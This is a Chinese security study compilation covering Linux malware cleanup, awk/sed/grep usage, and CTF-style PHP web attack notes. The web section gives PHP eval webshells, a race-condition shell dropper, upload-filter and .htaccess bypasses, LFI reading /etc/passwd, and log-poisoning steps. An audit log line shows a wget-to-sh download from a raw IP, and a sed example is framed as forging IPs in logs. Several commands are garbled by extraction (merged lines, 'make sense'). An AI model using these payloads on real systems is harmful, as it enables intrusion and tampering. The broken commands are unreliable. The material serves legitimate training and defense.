tcp        0      1 [redacted]:46922      110.0.0.110:22          SYN_SENT    1586932/systemd --u
tcp        0      1 [redacted]:46922      110.0.0.110:22          SYN_SENT    1586932/systemd --u
```

有无可疑历史命令

遍历主机历史命令，查找有无恶意命令：`history`




清除病毒

从第1个环节追溯到的进程信息，将会帮助我们定位到病毒进程&病毒文件，实现清除。

结束病毒进程

清除可疑进程的进程链：


```
ps -elf | grep [pid] kill -9 [pid]
```



删除病毒文件

定位病毒进程对应的文件路径：

```
ls -al /proc/[pid]/exe rm -f [exe_path]
```




闭环兜底

Linux下的病毒持久化驻留方式相比于Windows较少，主要以下4种方式。

检查是否存在可疑定时任务

枚举定时任务：`crontab-l`

查看anacron异步定时任务：`cat/etc/anacrontab`



检查是否存在可疑服务

枚举主机所有服务，查看是否有恶意服务：

```
service--status-all
```

检查系统文件是否被劫持
枚举系统文件夹的文件，按修改事件排序查看7天内被修改过的文件：

```
find /usr/bin/ /usr/sbin/ /bin/ /usr/local/bin/ -type f -mtime +7 | xargs ls
-la
```

检查是否存在病毒守护进程
监控守护进程的行为：`lsof-p[pid]`

```
garben@MT:~$ sudo lsof -p 9037
lsof: WARNING: can't stat() fuse.gvfsd-fuse file system /run/user/1000/gvfs
      Output information may be incomplete.
COMMAND   PID USER   FD   TYPE             DEVICE SIZE/OFF    NODE NAME
dhclient 9037 root  cwd    DIR                8,1     4096       2 /
dhclient 9037 root  rtd    DIR                8,1     4096       2 /
dhclient 9037 root  txt    REG                8,1   500144 3014662 /sbin/dhclient
dhclient 9037 root  mem    REG                8,1    47568 2233678 /lib/x86_64-linux-gnu/libnss_files-2.27.so
dhclient 9037 root  mem    REG                8,1   144976 2233721 /lib/x86_64-linux-gnu/libpthread-2.27.so
dhclient 9037 root  mem    REG                8,1   116960 2233760 /lib/x86_64-linux-gnu/libz.so.1.2.11
dhclient 9037 root  mem    REG                8,1  2917216 1311127 /usr/lib/x86_64-linux-gnu/libcrypto.so.1.1
dhclient 9037 root  mem    REG                8,1    14560 2233611 /lib/x86_64-linux-gnu/libdl-2.27.so
dhclient 9037 root  mem    REG                8,1  2030544 2233588 /lib/x86_64-linux-gnu/libc-2.27.so
dhclient 9037 root  mem    REG                8,1   438616 2229272 /lib/x86_64-linux-gnu/libisc-export.so.169.0.1
dhclient 9037 root  mem    REG                8,1  2215920 2229267 /lib/x86_64-linux-gnu/libdns-export.so.1100.1.1
dhclient 9037 root  mem    REG                8,1   170960 2233560 /lib/x86_64-linux-gnu/ld-2.27.so
dhclient 9037 root    0r   CHR                1,3      0t0       6 /dev/null
dhclient 9037 root    1w   CHR                1,3      0t0       6 /dev/null
dhclient 9037 root    2w   CHR                1,3      0t0       6 /dev/null
dhclient 9037 root    3u  unix 0xffff8aff1dc0fc00      0t0   78382 type=DGRAM
dhclient 9037 root    4w   REG                8,1     6422 2491141 /var/lib/NetworkManager/dhclient-d76b267d-1ca7-3278-a8dc-ba
bcee1fec07-ens33.lease
dhclient 9037 root    5u  pack              78424      0t0     ALL type=SOCK_RAW
dhclient 9037 root    6u  IPv4              78425      0t0     UDP *:bootpc
garben@MT:~$
```

```
strace-tt-T -etrace=all-p$pid
```

扫描是否存在恶意驱动

枚举/扫描系统驱动：lsmod
安装chkrootkit进行扫描：

```
wget ftp://ftp.pangeia.com.br/pub/seg/pac/chkrootkit.tar.gztar zxvf
chkrootkit.tar.gzcd chkrootkit-0.52make sense./chkrootkit
```

安装rkhunter进行扫描：

```
Wgethttps://nchc.dl.sourceforge.net/project/rkhunter/rkhunter/1.4.4/rkhunter
-1.4.4.tar.gztar -zxvf rkhunter-1.4.4.tar.gzcd rkhunter-1.4.4./installer.sh
--installrkhunter -c
```

最后一个环节往往是大家比较容易遗忘的，Linux平台下90%的病毒是通过网络传播感染的，所以，你的主机之所以会感染病毒，大部分原因也是因为Web安全防护不够，赶紧检查一下。

修改SSH弱密码
查询log主机登陆日志：

```
grep "Accepted " /var/log/secure* | awk '{print $1,$2,$3,$9,$11}'
```

定位有爆破的源IP：

```
grep "Failed password" /var/log/secure|grep -E -o "(25[0-5]|2[0-4][0-9]|
[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4]
[0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)"|uniq -c
```

爆破日志的用户名密码：

```
grep "Failed password" /var/log/secure|perl -e 'while($_=<>){ /for(.*?)
from/; print "$1\n";}'|uniq -c|sort -nr
```

SSH爆破是Linux病毒最常用的传播手段，若存在弱密码的主机很容易被其他感染主机SSH爆破成功，从而再次感染病毒。

添加命令审计

为历史的命令增加登录的IP地址、执行命令时间等信息：
[1]保存1万条命令：

```
sed -i 's/^HISTSIZE=1000/HISTSIZE=10000/g' /etc/profile
```

[2]在/etc/profile的文件尾部添加如下行数配置信息：

```
USER_IP=`who -u am i 2>/dev/null | awk '{print $NF}' | sed -e 's/[()]//g'`if
[ "$USER_IP" = "" ]thenUSER_IP=`hostname`fi export HISTTIMEFORMAT="%F %T
$USER_IP `whoami` "  shopt -s histappend  export PROMPT_COMMAND="history -a"
```

[3]让配置生效：

```
source /etc/profile
```

生成效果：

```
762019-10-2817:05:34113.110.229.230 wget -q -T180 -O-
http://103.219.112.66:8000/i.sh) | sh
```

打上常见Web漏洞补丁

> structs2系列RCE漏洞
> thinkphp5.XRCE漏洞
> Redis未授权访问漏洞
> ConfluenceRCE漏洞（CVE_2019_3396）
> DrupalRCE漏洞（CVE-2018-7600）
> ThinkPHPRCE漏洞（CVE-2019-9082）

结尾

Linux平台下的恶意软件威胁以僵尸网络蠕虫和挖矿病毒为主，由于Linux大多作为服务器暴露在公网，且Web应用的漏洞层出不穷，所以很容易被大范围入侵，如常见的病毒：DDG、systemdMiner、BillGates、watchdogs、XorDDos，在很多Linux上都有。大家要养成不使用弱密码、勤打补丁的好习惯。

本文作者：深信服千里目安全实验室，来自FreeBuf.COM

Linux 三剑客

文本分析AWK

> `awk` 是一种编程语言，是一个文本处理工具，是一个强大的命令行解释器，用于在 `linux/unix` 下对文本和数据进行处理； `awk` 可以执行一系列的操作，包括从文件或管道中读取文本数据、解析文本中的字段和行、过滤和转换数据、执行计算和打印结果等。它是一种灵活的工具，可以通过编写脚本来控制其行为和操作。
>
> `awk` 的名称来自于它的创建者 Alfred Aho、Peter Weinberger 和 Brian Kernighan 的姓氏的首字母。
>
> 数据可以来自标准输入(stdin)、一个或多个文件，或其它命令的输出；
>
> 它支持用户自定义函数和动态正则表达式；

> awk有很多内建的功能，比如数组、函数等，这是它和C语言的相同之处，灵活性是awk最大的优势

基本语法：

```
awk [options] 'Pattern{Action}' filename
command [选项 参数] '模式{动作}'    文件
```

其中：

- `pattern`：是一个正则表达式，用于匹配文本中的特定行或数据。
- `action`：是在匹配到 `pattern` 时要执行的一组命令。
- `file`：是要处理的文本文件的名称或从标准输入读取的数据。

常用命令选项：

```
-F fs            # fs指定命令分隔符，如 -F:  如果没有指定分割符，默认使用空格作为分隔符（或使用-v FS,FS是内置变量）
-v var=value     # 赋值一个用户定义变量，将外部变量传递给awk，比如使用-v OFS="+",指定输出分隔符
-f script                # 从脚本文件中读取awk命令
```

最简单的用法：只用action

```
$ echo "hello world" > test
$ awk '{print}' test
hello world
$ awk '{print $0}' test          #$0表示所有域(默认用空格当作分隔符)
hello world
$ awk '{print $1}' test          #$1表示第一个域,两个域用逗号隔开$1,$2，去掉逗号或换为空格输出时会没有分隔符显示在一列
hello
############################
df -h | awk '{print $5}'         #df显示磁盘使用情况，这里使用awk只打印每行的第五列，$NF可以只输出每行的最后一列
```

特殊模式的用法：

> BEGIN 模式指定了处理文本之前需要执行的操作：（BEGIN开始）；不指定文件也能输出（但是后边指定操作也会卡住）
>
> END 模式指定了处理完所有行之后所需要执行的操作：（END结束）；不指定文件会卡住

```
$ awk 'BEGIN{print "wintrysec"} {print $0} END{print "1080"}' test
wintrysec
hello world
1080
```

AWK变量：

常用内置变量：

```
FS              #输入字段分隔符，  默认为空白字符
OFS             #输出字段分隔符，  默认为空白字符
RS              #输入记录分隔符(默认输入是换行符)，  指定输入时的换行符
ORS             #输出记录分隔符（输出换行符），输出时用指定符号代替换行符
NF              #number of Field，当前行的字段的个数(即当前行被分割成了几列)，字段数
量
NR              #行号，当前处理的文本行的行号。
FNR             #各文件分别计数的行号，另一个文件从1开始计行数
ARGC    #命令行参数的个数
ARGV    #数组，保存的是命令行所给定的各参数，AGRV[0]是awk
FILENAME#当前文件名
```

自定义变量的两种用法：

```
$ awk -v name="wintrysec",age=19 'BEGIN{print name}'    #第一种方法用-v选项，多
个参数用逗号分隔    不加BENGIN会卡住
wintrysec
$ awk 'BEGIN{name="wintrysec";age=18;print name,age}'   #第二种方法，直接在程序
中定义，多个参数用分号分隔
wintrysec 18
```

举例

例如，如果你想要从一个名为 `example.txt` 的文件中提取第二列（使用空格作为分隔符），可以使用以下命令：

```
awk '{print $2}' example.txt
```

如果您想要计算文件中第一列的总和，则可以使用以下命令：

```
awk '{sum += $1} END {print sum}' example.txt
```

这将把第一列的值相加，并在处理完整个文件后输出总和。

文本批量处理sed

sed -- Stream EDitor

> 主要用来自动编辑一个或多个文件；简化对文件的反复操作；

命令格式：

```
sed [options] 'command' file(s)
sed [options] -f scriptfile file(s)
```

常用选项：

```
-e<script>                  #以选项中的指定的script来处理输入的文本文件；
-f<script文件>       #以选项中指定的script文件来处理输入的文本文件；
-n                                  #仅显示script处理后的结果；
```

替换标记：

```
g       #表示行内全面替换；即替换每一行中的所有匹配
p       #表示打印行。
w       #表示把行写入一个文件。
x       #表示互换模板块中的文本和缓冲区中的文本。
y       #表示把一个字符翻译为另外的字符（但是不用于正则表达式）
\1      #子串匹配标记
&       #已匹配字符串标记
```

常用命令：

> d 删除，删除选择的行。 s 替换指定字符 p 打印模板块的行。 P (大写) 打印模板块的第一行。

常见用法：

替换文本中的字符串 (如linux日志处理，伪造IP)

```
sed -i 's/192.168.1.3/192.168.1.4/g' xxx.log    #-i选项表示直接编辑文件
```

定界符：
以上命令中字符 / 在sed中作为定界符使用，也可以使用任意的定界符：

```
sed 's|test|TEXT|g'
```

定界符出现在样式内部时，需要进行转义：

```
sed 's/\/bin/\/usr\/local\/bin/g'
```

删除操作(d命令)：

```
sed '/^$/d' file        #删除空白行
sed '2d' file           #删除文件的第二行
sed '2,$d' file         #删除文件的第2行到末尾所有行
sed '$d' file           #删除文件最后一行
sed '/^test/'d file     #删除文件中所有开头是test的行
```

常见面试题

把/oldboy目录以及子目录下所有以扩展名为.sh结尾的文件包含oldboy的字符串全部替换为oldgirl

```
find /oldboy -type f -name "*.sh"|xargs sed "s#oldboy#oldgirl#g"
```

grep文本正则匹配

grep # 正则匹配，搜索文本."Global Regular Expression Print"这是一个用于在文本中查找和过滤匹配字符串或正则表达式的命令.帮助用户快速定位关键信息。
常见用法：

```
grep "text" file_name           #返回一个包含text的文本行
grep "text" file1 file2         #在多个文件中查找
grep -v "text" file_name        #-v选项，输出排除text之外的所有行
grep -E "[1-9]+"                        #-e选项，使用正则表达式
grep -c "text" file_name        #统计文件中匹配字符串的行数
```

Web 渗透

BurpSuite简明教程: Burp Suite - Web Application Basics for Beginners (Kali Linux Tutorial)

PHP 代码审计

ab-alex

收集总结自-ab-Alex(https://ab-alex.github.io/2018/12/10/ctf%E4%B8%ADweb%E7%9A%84%E5%B8%B8%E8%A7%81%E7%9F%A5%E8%AF%86%E7%82%B9/) - 更多> php_bugs

本地访问和伪造IP

X-Forwarded-For: 127.0.0.1

域名解析

可以更改HTTP头部host字段为 `flag.bugku.com`
把 `flag.bugku.com` 解析到 `120.24.86.145`
直接在

```
C:\windows\system32\drivers\etc\hosts
```

打开后进行修改
在最后添加上 我们需要的
`120.24.86.145 flag.bugku.com`
即可。

本地包含

函数：`PHP file_get_contents()` 函数

定义和用法：
`File_get_contents()` 函数把整个文件读入一个字符串中。
和 `file()` 一样，不同的是 `file_get_contents()` 把文件读入一个字符串。
`file_get_contents()` 函数是用于将文件的内容读入到一个字符串中的首选方法。如果操作系统支持，还会使用内存映射技术来增强性能。

语法

```
file_get_contents(path,include_path,context,start,max_length)
```

参数	描述
path	必需。规定要读取的文件。
include_path	可选。如果也想在 include_path 中搜寻文件的话，可以将该参数设为 "1"。
context	可选。规定文件句柄的环境。 context 是一套可以修改流的行为的选项。若使用 null，则忽略。
start	可选。规定在文件中开始读取的位置。该参数是 PHP 5.1 新加的。
max_length	可选。规定读取的字节数。该参数是 PHP 5.1 新加的。

说明

对 *context* 参数的支持是 PHP 5.0.0 添加的。

提示和注释

注释：本函数可安全用于二进制对象。

例题：http://120.24.86.145:8003/ | 已关闭

```
#Payload:
?hello=file_get_contents('./flag.php')
```


ROBOTS.TXT

一般网站会有robots.txt来规范爬虫的行为，利用robots.txt有可能获取到网站重要文件所在的位置。通常可用御剑扫出来。

PHP INTVAL() 函数漏洞

```
Int intval(mixed var[,int base]);
```

Intval() 获取变量的整型值（截取变量的整数部分，直接舍去小数）
说明 intval() 转换的时候，会将从字符串的开始进行转换直到遇到一个非数字的字符。即使出现无法转换的字符串，intval() 不会报错而是返回0

Int转string：

```
$var = 5;
方式1: $item = (string)$var;
方式2: $item = strval($var);
```

String转int：intval()函数。

```
var_dump(intval('2')) //2
var_dump(intval('3abcd')) //3
var_dump(intval('abcd')) //0
// 可以使用字符串-0转换，来自于wechall的方法
```

Intval可以被%00截断

```
if($req['number']!=strval(intval($req['number']))){
     $info = "number must be equal to it's integer!! ";
}
```

如果当 $req[‘number’]=0%00 即可绕过。

PHP IS_NUMERIC(MIXED $VAR)

这是检测变量是否为数字或者数字字符串

```
<?php

echo is_numeric(233333);       # 1

echo is_numeric('233333');    # 1

echo is_numeric(0x233333);    # 1
```

```php
echo is_numeric('0x233333');   # 1

echo is_numeric('233333abc');  # 0

?>
```

也可以通过科学计数发来绕过 比如：1 == 1E0

Is_numeric函数可绕过产生SQL注入

```php
$s = is_numeric($_GET['s'])?$_GET['s']:0;
$sql="insert into test(type)values($s);";  //是 values($s) 不是values('$s')
mysql_query($sql);
```

上面这个片段程序是判断参数s是否为数字，是则返回数字，不是则返回0，然后带入数据库查询。
我们把 `'1 or 1'` 转换为16进制 `0x31206f722031` 为s参数的值。就可以进行注入了。

STRIP_TAGS(STRING,ALLOW) 逻辑错误

`Strip_tags()` 函数是用来剥去字符串中的 HTML、XML 以及 PHP 的标签的函数。返回剥除allow标签以外的内容。

弱类型比较

松散比较 ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

若字符串以数字开头，则取开头数字作为转换结果，若无则输出0

```
'123abc' == 123
```

$GLOBALS

`GLOBALS`： 是一个数组，包含了全局作用域中可用的全部变量。变量的名字就是数组的键。合理利用GLOBALS全局变量也许可以获得可利用变量信息。常与 `var_dump()` 函数连用。

PHP:///伪协议

PHP:///FILTER伪协议

`php://filter` 的参数列表

- `read` 读取
- `write` 写入
- `resource` 数据来源(必须的)

Read参数值可以为

- `string.stip_tags` 将数据流中的HTML标签清除
- `string.toupper` 将数据流中的内容转换为大写
- `string.tolower` 将数据流中的内容转换为小写
- `convert.base64-encode` 将数据流中的内容转换为base64编码
- `convertr.base64-decode` 与上面对应的解码
  利用这个函数漏洞需和文件包含漏洞一起使用，可以读取网页的PHP源代码

```
index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

PHP:///INPUT 一句话木马

`php://input` 用来接收post数据的，可以接收一句话木马

```
<?php eval($_POST['a']); ?>
```

MD5()和SHA1()

PHP在处理哈希字符串时，如果利用"!="或"=="来对哈希值进行比较，**它把每一个以"0x"开头的哈希值都解释为科学计数法0的多少次方（为0）**，所以如果两个不同的密码经过哈希以后，其**哈希值都是以"0e"开头的，那么php将会认为他们相同。**

下列的字符串的MD5值都是0e开头的：

```
QNKCDZO
240610708
S878926199a
S155964671a
S214587387a
S214587387a
```

同时md5()是不能处理数组的 | 返回 0
例题详见：bugku备份是个好习惯

EREG()和EREGI()函数漏洞 %00截断

字符串对比解析，ereg函数存在%00截断漏洞，当ereg读取字符串string时,如果遇到了%00,后面的字符串就不会被解析。

```
Int eregi(string pattern, string string, [array regs]);
```

`Eregi()` 函数在一个字符串搜索指定的模式的字符串。搜索不区分大小写。
可选的输入参数规则包含一个数组的所有匹配表达式,他们被正则表达式的括号分组。
返回值：如果匹配成功返回true,否则,则返回false

```
ereg ("^[a-zA-Z0-9]+$", $_GET['password']) === FALSE
```

在这里如果 `$_GET['password']` 为数组，则返回值为 `NULL`
如果为 `123` 或 `asd` 或 `12as` 或 `123%00&&&**`，则返回值为true，其他为false

变量覆盖

`PHP extract()` 函数
该函数使用数组键名作为变量名，使用数组键值作为变量值。

```
<?php
    $auth = '0';
```

```php
    // 这里可以覆盖$auth的变量值
    print_r($_GET);
    echo "</br>";
    extract($_GET);
    if($auth == 1){
        echo "private!";
    } else{
        echo "public!";
    }
?>
```

Extract可以接收数组，然后重新给变量赋值。
同时！PHP的特性$可以用来赋值变量名也能导致变量覆盖！

```php
<?php
    $a='hi';
    foreach($_GET as $key => $value) {
        echo $key."</br>".$value;
        $$key = $value;
    }
    print "</br>".$a;
?>
```

STRCMP函数

如果 `str1` 小于 `str2` 返回 `< 0`； 如果 `str1` 大于 `str2` 返回 `> 0`；如果两者相等，返回 `0`。
比较的时候先将两个参数先转换成string类型。
当比较数组和字符串的时候，返回是null。

```php
<?php
$get=[];
$b='a';
var_dump(@strcmp($get, $b));
if (@strcmp($get, $b)) {
    # code...
    echo "ture";
}else{
    echo "flase";
}
?>
```

输出结果为：NULL flase

PHP中零值判断缺陷

Php在比较字符串和数值做比较时，会将字符串转化为数字。再进行比较。

```php
<?php
var_dump((int)('1e-1000'));   // 1>0
echo "<br>";
var_dump('1e-1000'==0);//科学技术法转化为数字后，由于数字太小被php认为等于0
echo "<br>";
var_dump('1e-10'>0);
echo "<br>";
var_dump('aaaaaa'==0);
echo "<br>";
var_dump('1aaaa'>0);
echo "<br>";
var_dump('addd1'==0);
?>
```

输出结果：

```
int(1)
bool(true)
bool(true)
bool(true)
bool(true)
bool(true)
```

SWITCH()

如果switch是数字类型的case的判断时，switch会将其中的参数转换为int类型，效果相当于intval函数。当switch没有break时可以继续往下执行。

ARRAY_SEARCH()函数

用到了PHP弱类型的一个特性，当一个整形和一个其他类型行比较的时候，会先把其他类型intval再比。
当检索中带入字符串，比如 ”sky” ，会 `intval('sky')==0` ，从而致使数字数组也可以查询成功

```php
$array_search=['haha','hehe',0];
$eee = @array_search("XMAN", $array_search);
if($eee){
    echo "array_search()检索字符串绕过成功";
}else{
    echo "array_search()检索字符串绕过失败";
}
```

输出结果：

```
array_search()检索字符串绕过成功。
```

MD5($PASSWORD,TRUE)

可以让 `pass=ffifdyop` 来绕过。详解

---

wgpsec

收集总结自-wgpsec(https://wiki.wgpsec.org/knowledge/web/)

文件上传漏洞

客户端校验

检测
Javascript校验后缀名（一般只校验后缀名）

绕过
开Burp代理，随便点击浏览“”选择文件，但是还没点击“上传”，就弹出警告框，说明流量没经过burp代理；所以非常可能是客户端JavaScript检测。

直接把木马改成 `.gif` 后缀上传，BurpSuite拦包修改后缀名

服务端校验

校验

1. MIME检测 文件头content-type字段校验（image/gif）

2. 文件内容头校验（GIF89a）
3. 文件扩展名校验 (白名单、黑名单)
4. 文件内容检测 (检测内容是否合法或含有恶意代码)

绕过
前两种校验，在恶意脚本前添加GIF89a标识，一句话前后加图片数据混淆；直接把木马改成`.gif`后缀上传，BurpSuite拦包修改后缀名。

黑名单绕过：
找漏网之鱼：`cer、php3、php4`等
大小写绕过：`AsP、pHP`
文件后缀复写绕过：`.phphpp`

针对Windows系统：
上传不符合windows文件命名规则的文件名

```
test.php:1.jpg
test.php::$DATA
```

会被windows系统自动去掉不符合规则符号后面的内容
会被windows系统自动去掉不符合规则符号后面的内容

白名单绕过：

> %00截断 (PHP<5.3.4时 shell.php%00.jpg 可截断%00后的内容) 配合服务器中间件解析漏洞绕过

黑白名单通用，如果可上传修改`.htaccess`文件 (还能用于隐藏后门)

```
<FilesMatch "shell.jpg">
 SetHandler application/x-httpd-php
</FilesMatch>
//上传shell.jpg文件，将解析为php运行
```

文件加载检测(文件内容检测)
常见的是对图像进行二次渲染，一般是调用PHP 的GD库
一个绕过GD库的Webshell生成器：
http://wiki.ioin.in/soft/detail/1q
https://github.com/RickGray/Bypass-PHP-GD-Process-To-RCE

竞争条件攻击

一些网站允许上传任意文件，然后检测文件是否包含Webshell，如果有则删除该文件。

> 服务器端在处理不同用户的请求时是并发进行的
> 如果并发处理不当或相关操作逻辑顺序设计的不合理时，将导致条件竞争漏洞

如这样一段代码

```
<?php
        if(isset($_GET['src'])){
                copy($_GET['src'],$_GET['dst']);
      sleep(2);
                unlink($_GET['dst']);
        }
?>
```

它先把文件保存在本地，再检查，然后删除
在上传完成和安全检查删除它的间隙，攻击者用多线程不断的发起访问请求该文件
该文件就会被执行从而生成一个恶意shell

竞争删除前生成shell流程：

> 上传文件→访问执行文件，生成shell文件→删除不安全文件 (多线程访问)

create_shell.php

```
<?php
        fputs(fopen('../shell.php','w'),'<?php @eval($_POST[123]) ?>');
?>
```

防御方案：
对于文件上传，在将文件保存在本地前就进行相应的安全检查

修复建议

> 1、使用白名单限制可以上传的文件扩展名
> 2、注意0x00截断攻击（PHP更新到最新版本）
> 3、对上传后的文件统一随机命名，不允许用户控制扩展名
> 4、上传文件的存储目录禁用执行权限

代码审计中关注以下函数

```
move_uploaded_file()    //将上传的文件移动到新位置
```

全局搜索 `$_FILES` 变量，定位到相关的上传过程查看过滤是否严格。

本地文件包含-lfi

文件包含漏洞的产生原因是 PHP 语言在通过引入文件时，引用的文件名，用户可控，由于传入的文件名没有经过合理的校验，或者校验被绕过，从而操作了预想之外的文件，就可能导致意外的文件泄露甚至恶意的代码注入。

当被包含的文件在服务器本地时，就形成的本地文件包含漏洞。

漏洞利用

利用条件：

> （1）include()等函数通过动态变量的方式引入包含文件；（2）用户能够控制该动态变量。

1、读取敏感文件

```
?arg=/etc/passwd
```

2、利用封装协议读源码

```
?arg=php://filter/read=convert.base64-encode/resource=config.php        #这样能看到php文件的源码
```

3、包含图片Getshell

在上传的图片中写入恶意代码，然后用 LFI 包含调用，就会执行图片里的PHP代码

4、截断包含

漏洞代码：

```
<?php
if(isset($_GET['arg']))
{
    include($_GET['arg'].".php");
}else{
    include(index.php);
 }
?>
```

这样做一定程度上修复了漏洞， 上传**图片一句话**并访问： `http://vuln.com/index.php?arg=1.jpg` 会出错。

因为包含文件里面不存在 `1.jpg.php` 这个文件。

但是如果输入 `http://vuln.com/index.php?arg=1.jpg%00` ，就极有可能会绕过检测。

这种方法只适用于 `php.ini` 中 `magic_quotes_qpc=off` 并且 `PHP` 版本< 5.3.4的情况。

如果为on，%00会被转义，以至于无法截断。

5、包含Apache日志Getshell

> **条件：**知道日志文件access.log的存放位置 ，默认位置： `/var/log/httpd/access_log`

`access.log` 文件记录了客户端每次请求的相关信息； 当我们访问一个不存在的资源时 `access.log` 文件仍然会记录这条资源信息。

如果目标网站存在文件包含漏洞，但是没有可以包含的文件时，

我们就可以尝试访问 `http://www.vuln.com/<?php phpinfo(); ?>`

Apache会将这条信息记录在access.log文件中，这时如果我们访问access.log文件，就会触发文件包含漏洞。

理论上是这样的，但是实际上却是输入的代码被转义无法解析。

攻击者可以通过burpsuite进行抓包在http请求包里面将转义的代码改为正常的测试代码就可以绕过。

这时再查看Apache日志文件，显示的就是正常的测试代码。

这时访问： `http://www.vuln.com/index.php?arg=/var/log/httpd/access_log` ，即可成功执行代码

PHP中的封装协议(伪协议)

